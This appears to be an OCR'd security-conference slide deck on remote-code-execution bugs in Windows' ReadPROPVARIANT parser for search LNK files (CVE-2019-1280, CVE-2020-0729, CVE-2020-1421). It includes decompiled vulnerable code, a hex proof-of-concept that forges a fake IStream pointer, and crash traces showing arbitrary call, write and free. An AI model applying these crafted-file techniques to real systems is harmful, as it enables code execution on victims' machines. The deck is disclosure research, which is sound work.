  } tag_inner_PROPVARIANT, PROPVARIANT, *LPPROPVARIANT;
  DECIMAL decVal;
};
```

Special Case Everywhere

- MSDN says…

  The first member of the DECIMAL structure is not used and is equal in size to the vt member of the PROPVARIANT structure.

  To put the value of the DECIMAL structure into a PROPVARIANT structure,
  the value must be loaded into the decVal member and the vt member is set to VT_DECIMAL

```
typedef struct  tagDEC {
    USHORT          wReserved;
    BYTE            scale;
    BYTE            sign;
    ULONG           Hi32;
    ULONGLONG       Lo64;
} DECIMAL;
```

```
typedef struct {
    VARTYPE     vt;
    ...
    ...
    ...

} PROPVARIANT
```

Special Case Everywhere

- MSDN says…

  The first mem … the vt member of the PROPV…

  To put the va… the value mu… to VT_DECIMAL

```
typedef stru…
    USHORT …
    BYTE …
    BYTE …
    ULONG …
    ULONGLON…
} DECIMAL;
```

CVE-2019-1280

- ReadPROPVARIANT read DECIMAL from file without resetting vt to VT_DECIMAL
- Which means we can control the type of a PROPVARIANT object
- Type Confusion

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  IStream_Read(pstm, &prop->vt, 2);
  ...
  VARTYPE vt = prop->vt & VT_TYPEMASK;

  switch ( vt ) {
  ...
  case VT_DECIMAL:
    return IStream_Read(pstm, &prop->decVal, 16); // without setting vt to VT_DECIMAL
  ...                                             prop->vt is overwritten
}
```

Special Case Everywhere

- Obviously, Microsoft Engineers didn’t read MSDN

CVE-2019-1280 PoC

- Forge an IStream object by overwriting vt to VT_STREAMED_OBJECT
  - Modify the serialized data in a search LNK

```
BEFORE  2B30h: 00 1F 00 08 00 00 00 63 00 6F 00 6E 00 74 00 72  .......c.o.n.t.r
        2B40h: 00 6F 00 6C 00 00 00 00 00 00 06 00 00 00 65 00 6E  .o.l.........e.n

        VARTYPE = 0x1F (VT_LPWSTR)
        Size    = 8
        Content = L“Control”

AFTER   2B30h: 00 0E 00 44 00 00 00 00 00 00 AA AA AA AA BB  ...D.......ªªªª»
        2B40h: BB BB BB 6C 00 00 00 00 00 06 00 00 00 65 00 6E  »»»l.........e.n

        VARTYPE = 0x0E (VT_DECIMAL)
        Fake PROPVARIANT in the DECIMAL Data:
          VARTYPE = 0x44 (VT_STREAMED_OBJECT)
          Reserved
          Fake IStream Object Pointer = 0xbbbbbbbbaaaaaaaa
```

CVE-2019-1280

- ReadPROPVARIANT doesn’t support ISteam object desearialization
  - But it still use PropVariantClear to release the PropVariant
  - Hijack the control flow when system try to release our PropVariant

```
HRESULT PropVariantClearWorker(PROPVARIANT *pvarg, int fInternal)
{
  ...
  switch ( pvarg->vt ) {
    case VT_STREAMED_OBJECT:
          ...
          IStream* pStream = pvarg->pStream; // <--- pStream points to our forged object
          if ( fInternal )
            CoTaskMemFree(pvarg);
          if ( pStream->Release != CMemStm::Release )
            pStream->Release(pStream); // <--- Control Flow Hijacked
          else
            CMemStm::Release(pStream);
          break;
```

CVE-2019-1280

- Type Confusion leads to Arbitrary Call

```
combase!PropVariantClearWorker+0x1d6:
00007ffc`d39327b6 488b01  mov     rax,qword ptr [rcx] ds:bbbbbbbb`aaaaaaaa=????????????????

0:002> dx -r1 ((combase!tagPROPVARIANT *)pvarg)
((combase!tagPROPVARIANT *)pvarg) : 0x137fe838 : STREAMED_OBJECT = {...} [Type: tagPROPVARIANT *]
    [<Raw View>]     [Type: tagPROPVARIANT]
    STREAMED_OBJECT  : 0xbbbbbbbbbaaaaaaaa [Type: IStream *]
    vt               : 0x44 [Type: unsigned short]
```

CVE-2020-0729

- CLSID and CLIPDATA in PROPVARIANT are pointers
- Memory must be allocated before reading the data

```
union {
  ...
  CLSID         *puuid;
  CLIPDATA      *pclipdata;
  ...
};
```

CVE-2020-0729

- Reading data for VT_CLSID without allocating a buffer

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  HRESULT hr = IStream_Read(pstm, &prop->vt, 2);
  ...
  switch ( vt ) {
    ...
    case VT_CLSID:
      CLSID **ppuuid = &prop->puuid;  // <--- prop->puuid is a NULL pointer
      if ( prop->vt & VT_VECTOR )
        return StructuredQuery1::ReadBlob__GUID_(pstm, ppuuid, &prop->cauuid.pElems);
      else
        return IStream_Read(pstm, *ppuuid, 16); // <--- *ppuuid is NULL
    ...
  }
  ...
```

CVE-2020-0729

- Reading data for VT_CF without allocating a buffer

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  HRESULT hr = IStream_Read(pstm, &prop->vt, 2);
  ...
  switch ( vt ) {
    ...
    case VT_CF:
      CLIPDATA **ppclipdata = &prop->pclipdata; // <-- prop->pclipdata is a NULL Pointer
      if ( prop->vt & VT_VECTOR ) {
        ...
      } else {
        hr = IStream_Read(pstm, &(*ppclipdata)->ulClipFmt, 4); <-- *ppclipdata is NULL
        ...
      }
    ...
  }
```

CVE-2020-0729

- PropVariant is initialized when ReadPROPVARIANT called
  - prop->puuid / prop->pclipdata are always NULL
- Just a DoS?
  - Not even, IStream_Read won't read to NULL Pointer

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
```

CVE-2020-0729

- Uninitialized Memory in case VT_VARIANT
- We can call ReadPROPVARIANT again with uninitialized puuid / pclipdata

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop) {
  ...
  case VT_VARIANT:
    PROPVARIANT* var = CoTaskMemAlloc(sizeof(PROPVARIANT)); // Uninitialized buffer
    prop->pvarVal = var;

    // var->puuid points to uninitialized buffer
    hr = StructuredQuery1::ReadPROPVARIANT(pstm, var);
   ...
```

CVE-2020-0729

- Combine 2 bugs: Uninitialized Memory + Invalid Pointer Dereference
- Leads to Arbitrary Write
- Write 16 bytes to a controlled address with heap spray

```
ucrtbase!memcpy+0xf9:
00007ff8`5fe14ea9 f30f7f00        movdqu  xmmword ptr [rax],xmm0
ds:0074006e`006f0063=????????????????????????????????
0:003> ?xmm0
Evaluate expression: -6148914691236517206 = aaaaaaaa`aaaaaaaa
```

No more bugs!

- ReadPROPVARIANT is only 300+ lines
- I have reversed every line of code and checked multiple times
  There are no more bugs!

No more bugs!

- ReadPROPVARIANT is only 300+ lines
- I have reversed every line of code and checked multiple times
  There are no more bugs!
- My Fuzzer:

CVE-2020-1421

- ReadPROPVAIRNAT also supports vector deserialization
  - If the type is VT_XXX | VT_VECTOR, then read it as a vector
  - e.g.

```
case VT_BOOL:
  if ( (prop->vt & VT_VECTOR) != 0 )
    return StructuredQuery1::ReadBlob_short_(pstm, &prop->caui.cElems, &prop->caui.pElems);
  return IStream_Read(pstm, &prop->uiVal, 2);
```

CVE-2020-1421

- When a VT_BSTR_BLOB vector deserialized…
  - No matter whether VT_VECTOR is set, it’s read as single VT_BSTR_BLOB

```
HRESULT StructuredQuery1::ReadPROPVARIANT(IStream *pstm, PROPVARIANT *prop)
{
  hr = IStream_Read(pstm, &prop->vt, 2); // prop.vt = VT_BSTR_BLOB | VT_VECTOR
  ...
  vt = prop & VT_TYPEMASK;  // vt = VT_BSTR_BLOB
  if ( vt == VT_BSTR_BLOB ) // check with masked type
    StructuredQuery1::ReadBlob_unsigned_char_(
      pstm, &prop->bstrblobVal.cbSize, &prop->bstrblobVal.pData);
     // read our size and data to an allocated buffer
  ...
}
```

CVE-2020-1421

- But when it was about to be released...
  - It’s still treat as a VECTOR, because vt is still VT_BSTR_BLOB | VT_VECTOR

```
HRESULT PropVariantClearWorker(PROPVARIANT *pvarg, int fInternal)
{
  ...
  if ( vt == VT_BSTR_BLOB | VT_VECTOR ) {
    if ( pvarg->cabstrblob.pElems ) {
      i = 0;
      if ( pvarg->cabstrblob.cElems > 0 ) {
        do {
          if ( prop->cabstrblob.pElems[i].pData )
            CoTaskMemFree(prop->cabstrblob.pElems[i++].pData);
            // ^ take a pointer from our controlled data, and free it
        } while ( i < prop->cabstrblob.cElems );
      }
    }
```

CVE-2020-1421

- Type Confusion leads to Arbitrary Free

```
Critical error detected c0000374
(517c.189c): Break instruction exception - code 80000003 (first chance)
ntdll!RtlReportCriticalFailure+0x56:
00007fff`d9cd9232 cc              int     3
0:083> k
Child-SP          RetAddr           Call Site
00000000`07a2ce10 00007fff`d9ce1662 ntdll!RtlReportCriticalFailure+0x56
00000000`07a2cf00 00007fff`d9ce196a ntdll!RtlpHeapHandleError+0x12
00000000`07a2cf30 00007fff`d9cea929 ntdll!RtlpHpHeapHandleError+0x7a
00000000`07a2cf60 00007fff`d9c207df ntdll!RtlpLogHeapFailure+0x45
00000000`07a2cf90 00007fff`d9c1fc11 ntdll!RtlpFreeHeapInternal+0x75f
00000000`07a2d040 00007fff`d990b1d3 ntdll!RtlFreeHeap+0x51
(Inline Function) --------`-------- combase!CoTaskMemFree+0x18
00000000`07a2d080 00007fff`bd98e78e combase!PropVariantClearWorker+0x114753
```


Bugs in a single function…

- Arbitrary Call
- Arbitrary Write
- Arbitrary Free

Results

- Remote Code Execution
  - CVE-2019-1188 (Heap Overflow)
  - CVE-2019-1280 (Type Confusion)
  - CVE-2020-0729 (Uninitialized Pointer)
  - CVE-2020-1421 (Type Confusion)
- 10+ Won’t Fix Denial of Service
  - Any of them could destroy your desktop

More LNK bugs has been found



!exploitable

- Exploit is hard under Windows ASLR
- But not impossible
  - Bypass ASLR with third party Shell Extension without DYNAMICBASE
  - Maybe possible to combine with Windows Search / StructuredQuery?

DEMO


Recycle Bin
Mail
Test Mode
Windows 10 Pro
Build 17763.rs5_release.180914-1434
ENG
3:23 PM
12/11/2019

Conclusion

- I love Microsoft
- Windows is complicated
  - Lack of comprehensive testing
  - Some code may not even be run
  - Still lots of component to dig
- File format based exploit is hard nowadays, but not impossible
  - Check Samsung MMS exploit of Project Zero

Thanks

- Shih-Kun Huang of NCTU SQLab
- Lucas Leong (@_wmliang_)
- TeamT5
- MSRC

Thank You

@_L4ys